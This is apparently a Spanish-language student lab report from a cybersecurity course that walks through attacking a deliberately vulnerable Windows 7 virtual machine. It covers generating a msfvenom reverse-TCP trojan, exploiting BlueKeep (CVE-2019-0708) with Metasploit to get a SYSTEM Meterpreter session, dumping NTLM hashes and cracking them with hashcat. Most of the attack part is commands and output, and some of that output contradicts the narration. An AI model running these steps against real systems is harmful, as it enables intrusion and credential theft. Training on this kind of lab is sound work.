

[Neoland School]

[Atacando a la Windowsploitable LPE]

Un Soldado da tiros, un hacker da Enter



Nombre: [Andrea Giner]

Dia Presentación: [30-08-2024]

Profesor: [Víctor Díaz Valenzuela]

Escuela: [Neoland]

Atacando a la Windowsploitable LPE

Índice:

1. Qué es lo que vamos a utilizar.
2. Configuración.
3. Saber las IP de nuestras máquinas.
4. Realizar un escáner a la Windowsploitable LPE con nessus essentials.
5. Como he creado un troyano desde 0.
6. Sacando las credenciales de windowsploitable LPE.
7. Elevar privilegios hasta llegar a NT Authority/System
8. Significado


1. Lo que vamos a utilizar:

Para poder realizar el ataque a la Windowsplorable, necesitaremos 1 una aplicación y 2 sistemas operativos, para después instalar y configurar.

- Virtualbox
- Kali Linux
- Windowsplorable LPE

2. La Configuración de las 2 máquinas o sistemas operativos:

Configuraremos los 2 sistemas operativos desde configuración- red habilitar -Adaptador 1y poner Adaptador puente.



3. Saber cuál es nuestra IP:

Iniciaremos los 2 sistemas operativos que vamos a utilizar y abrimos la terminal para saber cuál es nuestra IP.

En los sistemas Linux para saber cuál es nuestra Ip hay que poner *ifconfig*

```
kali@kali: ~  
(kali@kali)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.131 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::a00:27f:fe43:aedf prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:43:ae:df txqueuelen 1000 (Ethernet)  
    RX packets 34 bytes 4096 (4.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 38 bytes 5430 (5.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


En los sistemas windows para saber cuál es nuestra ip hay que poner *ipconfig*

```
daptador de Ethernet Conexión de área local 2:  
    Sufijo DNS específico para la conexión. . . : WIFILINKS  
    Vínculo: dirección IPv6 local. . . : fe80::c9a:4001:4703:da8%16  
    Dirección IPv4. . . : 192.168.0.107  
    Máscara de subred. . . : 255.255.255.0  
    Puerta de enlace predeterminada. . . : fe80::1%16  
    192.168.0.1  
daptador de túnel isatap.{CFA515CC-313E-49E9-930B-17E27BAF2BB0}:  
    Sufijo DNS específico para la conexión. . . : WIFILINKS  
    Vínculo: dirección IPv6 local. . . : fe80::c9a:4001:4703:da8%16  
    Dirección IPv4. . . : 192.168.0.107  
    Máscara de subred. . . : 255.255.255.0  
    Puerta de enlace predeterminada. . . : fe80::1%16  
    192.168.0.1
```

4. Realizaremos un escaner de vulnerabilidades con nessus essentials desde kali Linux - Windowsplitable LPE .

- **CVE 2019-0708 (Bluekeep):** Se trata de una vulnerabilidad de RCE (ejecución de código remoto) que se puede aprovechar de forma remota mediante el envío de solicitudes especialmente diseñadas a través del protocolo de Desktop remoto (RDP) a un sistema objetivo.

El ataque fue descubierto por el investigador británico Kevin Beaumont, se encontró a través de honeypots que creó para notificar cualquier explotación de la vulnerabilidad. Los ataques utilizaron un código de explotación de demostración que intentaba instalar un **criptominero** en dispositivos sin parches.



5. Como crear un troyano

Vamos a crear un **troyano** desde la herramienta **metasploit** desde kali Linux, también se puede crear desde la terminal normal de linux.

- 1) Para eso escribimos `msfvenom -l payload` para que nos muestre las diferentes payloads y entre todos ellos hay que elegir uno.

- Aqui hemos elegido windows/x64/meterpreter_reverse_tcp


```
(kali@kali: ~)
$ msfvenom -l payload

Framework Payloads (1468 total) [--payload <value>]
=====
Name                                Description
----                                -
aix/ppc/shell_bind_tcp               Listen for a connection and spawn a
aix/ppc/shell_find_port              Spawn a shell on an established conn
aix/ppc/shell_interact               Simply execve /bin/sh (for inetd pro
aix/ppc/shell_reverse_tcp            Connect back to attacker and spawn a
android/meterpreter/reverse_http     Run a meterpreter server in Android.
android/meterpreter/reverse_https    Tunnel communication over HTTPS
android/meterpreter/reverse_tcp      Run a meterpreter server in Android.
android/meterpreter_reverse_http     Connect back to attacker and spawn a
```

- 2) Como ya hemos elegido nuestro **payload**, escribiremos lo siguiente en la terminal: `msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST= IP de la maquina en el cual nos encontramos que seria la LINUX LPORT = poner un puerto que no sea conocido o que sea vulnerable -f para indicar el formato del troyano en este caso detras de -f poner exe > aqui poner el nombre del troyano junto con su extension.exe`

```
(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST = 192.168.0.128 LPORT = 445 -f exe > prueba.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Error: One or more options failed to validate: LHOST, LPORT.
```



Aqui ya se creo nuestro troyano llamado prueba.exe . Ahora una vez creado el troyano vamos a explotar esa vulnerabilidad que hablamos arriba siguiendo estos pasos:

1. En el terminal de metasploit poner search Bluekeep. Nuestro numero de payload es use 3 .

- exploit/windows/rdp/cve_2019_0708_bluekeep_rce

```
msf6 > search blue keep

Matching Modules
=====
#  Name                                     Discl
osure Date Rank Check Description
-  - - - - -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-
05-14 normal Yes CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE C
heck
1  \_ action: Crash
2  \_ action: Scan Trigger denial of service vulnerability
3  \_ Scan for exploitable targets
4  \_ target: Automatic targeting via fingerprinting
5  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
6  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)

3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-
05-14 manual Yes CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use
```

2. Luego poner use .

```
msf6 > use 3
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

3. Show options

```
msf6 > use 3
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):
```

Name	Current Setting	Required	Description
RDP_CLIENT_IP	192.168.0.100	yes	The client IPv4 address to report during connect
RDP_CLIENT_NAME	ethdev	no	The client computer name to report during connect, UNSET = random
RDP_DOMAIN		no	The client domain name to report during connect
RDP_USER		no	The username to report during connect, UNSET = random
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT	3389	yes	The target port (TCP)

Aquí ponemos show options para ver como viene por defecto y configurar-lo para poder hacer la explotación correctamente.

4. Set rhosts

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.0.107
rhosts => 192.168.0.107
```

Aquí le suelo poner la ip de la máquina al cuál quiero atacar que seria la windowsplitable.

5. Show payloads

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank
0	payload/generic/custom	.	norm
1	payload/generic/shell_bind_aws_ssm	.	norm
2	payload/generic/shell_bind_tcp	.	norm
3	payload/generic/shell_reverse_tcp	.	norm
4	payload/generic/ssh/interact	.	norm
5	payload/windows/x64/custom/bind_ipv6_tcp	.	norm
6	payload/windows/x64/custom/bind_ipv6_tcp_uuid	.	norm

6. Set payload

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rcx) > use 1
[*] Additionally setting ACTION => Crash
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep_rcx) > set payload 31
[*] Unknown datastore option: payload.
[-] The value specified for payload is not valid.
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep_rcx) > use 2
[*] Additionally setting ACTION => Scan
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep_rcx) > set payload 31
[*] Unknown datastore option: payload.
[-] The value specified for payload is not valid.
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep_rcx) > use 3
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rcx) > run

[*] Started reverse TCP handler on 192.168.0.131:4444
[*] 192.168.0.107:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.0.107:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep_rcx as check
[*] 192.168.0.107:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.107:3389 - Scanned 1 of 1 hosts (100% complete)
```

```
0 !
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rcx) > show targets

Exploit targets:
=====

Id  Name
--  ---
0   Automatic targeting via fingerprinting
1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
```

Aquí tengo que decir que cuando ponía set payload 31 que es el número de payload al cual quería explotar la vulnerabilidad no me funcionaba así que tuve que poner show targets e ir probando hasta que al final me salió el meterpreter como podéis observar en la foto de aquí abajo.

7. Run/Exploit

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rcx) > use 5
[*] Additionally setting TARGET => Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rcx) > run

[*] Started reverse TCP handler on 192.168.0.131:4444
[*] 192.168.0.107:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.0.107:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep_rcx as check
[*] 192.168.0.107:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.107:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.107:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.0.107:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[*] 192.168.0.107:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.0.107:3389 - Surfing channels ...
[*] 192.168.0.107:3389 - Lobbing eggs ...
ls
[*] 192.168.0.107:3389 - Forcing the USE of FREE'd object ...
[*] 192.168.0.107:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (201798 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.131:4444 -> 192.168.0.107:49195) at 2024-08-13 12:43:18 +0200

meterpreter > ls
```


Una vez dentro de meterpreter como ya habíamos creado el troyano solo nos falta subirlo.

```
meterpreter > upload /home/kali/prueba.exe
[*] Uploading : /home/kali/prueba.exe -> prueba.exe
[*] Completed : /home/kali/prueba.exe -> prueba.exe
meterpreter > ls
```

Aquí hemos subido el troyano con upload + la ruta donde se encuentra el troyano + el nombre junto con su extensión.

Cuando estoy dentro de meterpreter significa que estoy dentro de la máquina windowsplitable entonces subi el troyano y me puse a buscar donde se sencontraba como lo podeis ver se encontraba en la carpeta C- windows- System32.

```
100666/rw-rw-rw- 307200 fil 2009-07-14 03:41:53 +0200 provthrd.dll
100777/rwxrwxrwx 0 fil 2024-08-13 13:15:57 +0200 prueba.exe
100666/rw-rw-rw- 9216 fil 2009-07-14 03:41:53 +0200 psapi.dll
```




Nombre	Fecha de modificación	Tipo	Tamaño
PresentationHostProxy.dll	21/11/2010 4:25	Extensión de la apli...	108 KB
PresentationNative_v0300.dll	10/06/2009 22:31	Extensión de la apli...	1.139 KB
PresentationSettings	21/11/2010 4:24	Aplicación	173 KB
prevhost	21/11/2010 4:23	Aplicación	31 KB
prfbmsg.dll	14/07/2009 3:32	Extensión de la apli...	17 KB
print	14/07/2009 3:39	Aplicación	15 KB
PrintBrmUi	14/07/2009 3:39	Aplicación	70 KB
printfilterpipelineprxy.dll	14/07/2009 3:41	Extensión de la apli...	35 KB
printfilterpipelinesvc	14/07/2009 3:39	Aplicación	731 KB
PrintIsolationHost	14/07/2009 3:39	Aplicación	19 KB
PrintIsolationProxy.dll	21/11/2010 4:24	Extensión de la apli...	47 KB
printmanagement	10/06/2009 23:02	Documento de la co...	143 KB
printui.dll	21/11/2010 4:24	Extensión de la apli...	1.026 KB
printui	14/07/2009 3:39	Aplicación	61 KB
prncache.dll	21/11/2010 4:24	Extensión de la apli...	180 KB
prnmldr.dll	21/11/2010 4:23	Extensión de la apli...	407 KB
prnmtfy.dll	14/07/2009 3:41	Extensión de la apli...	187 KB
prnvtpt.dll	21/11/2010 4:24	Extensión de la apli...	153 KB
procinstd.dll	14/07/2009 3:41	Extensión de la apli...	10 KB
profapi.dll	14/07/2009 3:41	Extensión de la apli...	43 KB
profprov.dll	21/11/2010 4:24	Extensión de la apli...	33 KB
profsvc.dll	21/11/2010 4:24	Extensión de la apli...	205 KB
propsys.dll	21/11/2010 4:23	Extensión de la apli...	1.184 KB
proquota	21/11/2010 4:24	Aplicación	31 KB
provsvc.dll	21/11/2010 4:24	Extensión de la apli...	184 KB
provthrd.dll	14/07/2009 3:41	Extensión de la apli...	300 KB
prueba	13/08/2024 13:15	Aplicación	0 KB
psapi.dll	14/07/2009 3:41	Extensión de la apli...	9 KB
psbase.dll	14/07/2009 3:41	Extensión de la apli...	51 KB
pscript.sep	10/06/2009 23:01	Archivo SEP	1 KB
PSHED.DLL	14/07/2009 3:45	Extensión de la apli...	57 KB
psisdec.dll	14/07/2009 3:41	Extensión de la apli...	600 KB
psisrndr.ax	21/11/2010 4:24	Archivo AX	106 KB

Aqui podeis comprobar que el troyano se subio correctamente a la windowsplitable LPE.

6. Como sacar las credenciales de Windowsplitable LPE

- 1) Nos vamos a la herramienta metasploit y dentro ponemos workspace -a y el nombre que le queramos dar para poder sacar las credenciales.



```
msf6 e
Active
=====
Id
--
1

msf6 e
[!] Un
sessio
msf6 e

[*] St
[*] 19+ -- --[ 2438 exploits - 1252 auxiliary - 429 post
[*] 19+ -- --[ 1471 payloads - 47 encoders - 11 nops
[*] 19+ -- --[ 9 evasion

[*] 19
[*] 19 Metasploit Documentation: https://docs.metasploit.com/
[*] 19
[*] 19 msf6 > workspace -a credenciales
[*] 19 [*] Added workspace: credenciales
[*] 19 [*] Workspace: credenciales
```


- 2) Como ya hemos creado un workspace llamado credenciales ahora vamos a volcar los hashes dentro de meterpreter con hashdump.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:28a5d1e0c15af9f8fce7db65d75bbf17:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad:::
user:1004:aad3b435b51404eeaad3b435b51404ee:46825664eaa86ae2c4f6e6c083e932ff:::
```

- 3) Luego una vez se han volcado los hashes dentro de meterpreter guardamos la session con background y le ponemos creds para que nos confirme o verifique que se ha creado el volcado.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > creds
Credentials
=====
```

host	origin	service	public	private	realm	private_type	JtR Format	cracked_password
192.168.0.107	192.168.0.107	445/tcp (smb)	bob	aad3b435b51404eeaad3b435b51404ee:28a5d1e0c15af9f8fce7db65d75bbf17		NTLM hash	nt,lm	
192.168.0.107	192.168.0.107	445/tcp (smb)	master	aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad		NTLM hash	nt,lm	
192.168.0.107	192.168.0.107	445/tcp (smb)	user	aad3b435b51404eeaad3b435b51404ee:46825664eaa86ae2c4f6e6c083e932ff		NTLM hash	nt,lm	


```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

- 4) Ahora vamos a crear un archivo llamado hashes.txt y dentro de este archivo abrir con nano y editarlo poniendo el nombre y los numero largos que nos muestran en hashdump.




```
kali@kali: ~
GNU nano 8.1 hashes.txt *
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:28a5d1e0c15af9f8fce7db65d75bbf17:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:7acacbf0020ecda9f5a85eb69c8331ad:::
user:1004:aad3b435b51404eeaad3b435b51404ee:46825664eaa86ae2c4f6e6c083e932ff:::
Read 5 lines
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

- 5) Una vez hemos terminado de editar el nano de arriba y descargar el rockyou 2024 que es un archivo que contiene una compilación de contraseñas únicas en texto plano. Estas contraseñas se han recopilado de numerosas filtraciones de datos a lo largo de los años y se han compilado en un solo archivo titulado rockyou20024. Si alguna vez has utilizado algunas de estas contraseñas en el pasado, es esencial cambiarlas de inmediato para proteger tus cuentas en línea.



Como podeis ver dentro del fichero rockyou2024 hay números, palabras, nombres ,etc para poder adivinar la contraseña a través de fuerza bruta.



- 6) Por ultimo, abrimos la terminal de kali y escribimos el siguiente comando para que nos saque las credenciales.

➤ hashcat -m 1000 hashes.txt /home/kali

El documento que hemos creado con el editor de nano con el que hemos copiado el hashdump que nos creo meterpreter.

La ruta donde se encuentra el fichero de rockyou para que nos muestre la contraseña que tiene nuestra windowsplitable.

```
kali@kali:~$ hashcat -m 1000 hashes.txt /home/kali
cat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-penryn-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 1707/3478 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c


Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename...: /home/kali/18199296_1439558996107540_8877624265502656354_n.jpg
* Passwords...: 226
* Bytes.....: 50413
* Keyspace...: 156
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
```

```
28a5d1e0c15af9f8fce7db65d75bbf17:1234test
6825664eaa86ae2c4f6e6c083e932ff:password123@
Approaching final keypace workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hashes.txt
Time.Started.....: Fri Aug 16 14:39:29 2024 (25 secs)
Time.Estimated...: Fri Aug 16 14:39:54 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/rockyou2024.txt)
Guess.Queue.....: 20/23 (86.96%)
Speed.#1.....: 666.1 kH/s (0.15ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 3/4 (75.00%) Digests (total), 3/4 (75.00%) Digests (new)
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```



Como podeis ver aqui nos ha sacado las credenciales de la windowsploitable.

➤ Usuario user la contraseña seria : password123@.

La contraseña 1234test ya no sirve.

7. Elevar privilegios hasta llegar a NT Authority/System

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ HETEA	192.168.0.131:4444 -> 192.168.0.107:49195 (192.168.0.107)

Aqui lo que hice fue guardar la session de meterpreter con background. Una vez que lo guarde puse sessions para ver que sesiones tenia abiertas y que tipo de privilegio tenia en este caso me salio por defecto que ya tengo el privilegio NT Authority\System@HETEA.

➤ Dato Curioso:

1. **NT Authority System:** Esta es una cuenta del sistema en windows que tiene permisos elevados. Se utiliza para realizar tareas criticas del sistema y administrativas. Si ves mensajes relacionados con 'NT AUTHORITY SYSTEM',

podría ser señal de infección por malware.

2. **Servicio NT:** El servicio NT (New Technology) es parte del sistema operativo windows. Es responsable de la autenticación y el control de acceso en el sistema. La cuenta NT Authority System está asociada con este servicio.
3. **Cuenta NT Authority:** No tiene una contraseña específica y generalmente no se puede eliminar. Es importante mantener la seguridad de esta cuenta para evitar problemas de seguridad.

8. SIGNIFICADO

- **Criptominero:** La minera de bitcoins es una forma de que las personas ganen nuevos bitcoins al realizar el proceso de validación de las transacciones de bitcoin. Cada minero valida un bloque de transacciones a cambio de una recompensa de una cierta cantidad de bitcoins.
- **Exploit:** un exploit es un software, un fragmento de datos o una secuencia de comandos que aprovecha un error o una vulnerabilidad de una aplicación o sistema para provocar un comportamiento involuntario o imprevisto.
Metasploit es una herramienta versátil que ofrece una variedad de funciones, entre ellas, generación de carga útil, desarrollo de exploits, módulos de postexplotación y mucho más. Se utiliza tanto para fines de seguridad ofensivos como defensivos. Metasploit está desarrollado y mantenido por Rapid7.
- **Metasploit:** es un marco de pruebas de penetración que es ampliamente utilizado por profesionales de la ciberseguridad y hackers éticos para probar la seguridad de sistemas y redes. Proporciona un conjunto de herramientas y utilidades para explotar vulnerabilidades en el sistema. Metasploit permite a los profesionales de la seguridad probar sus propios sistemas en busca de debilidades, así como simular ataques para identificar posibles vulnerabilidades y que actores maliciosos podrían explotar.
- **Metasploitable:** es una máquina virtual vulnerable a propósito que está diseñada para usarse como objetivo para probar y practicar técnicas de pruebas de penetración. Es esencialmente un entorno virtual que contiene numerosos servicios y configuraciones vulnerables a propósito. Los profesionales y estudiantes de seguridad pueden usar metasploitable para practicar la explotación de vulnerabilidades en un entorno controlado sin causar daño a los sistemas reales:
 - **Multiproceso:** es el uso de 2 o más procesadores (CPU) en una computadora para la ejecución de uno o varios procesos. (programas corriendo).
 - **Multiusuario:** En general se le llama multiusuario a la característica de un sistema operativo o programa que permite proveer servicio y procesamiento a múltiples usuarios simultáneamente.

- **Meterpreter:** Es un payload que permite ejecutar tareas de forma remota en una máquina. Es un software que se ejecuta en un nivel muy bajo de la máquina, por lo que es bastante difícil de detectar.
- **Nessus Essentials:** permite escanear la red domestica personal con la misma alta velocidad, evaluaciones a profundidad o buscar vulnerabilidades de forma automatizada.
- **Nmap:** Es una herramienta de linea de comandos de linux de codigo abierto que se utiliza para escanear direcciones IP y puertos en una red y para detectar aplicaciones instaladas.
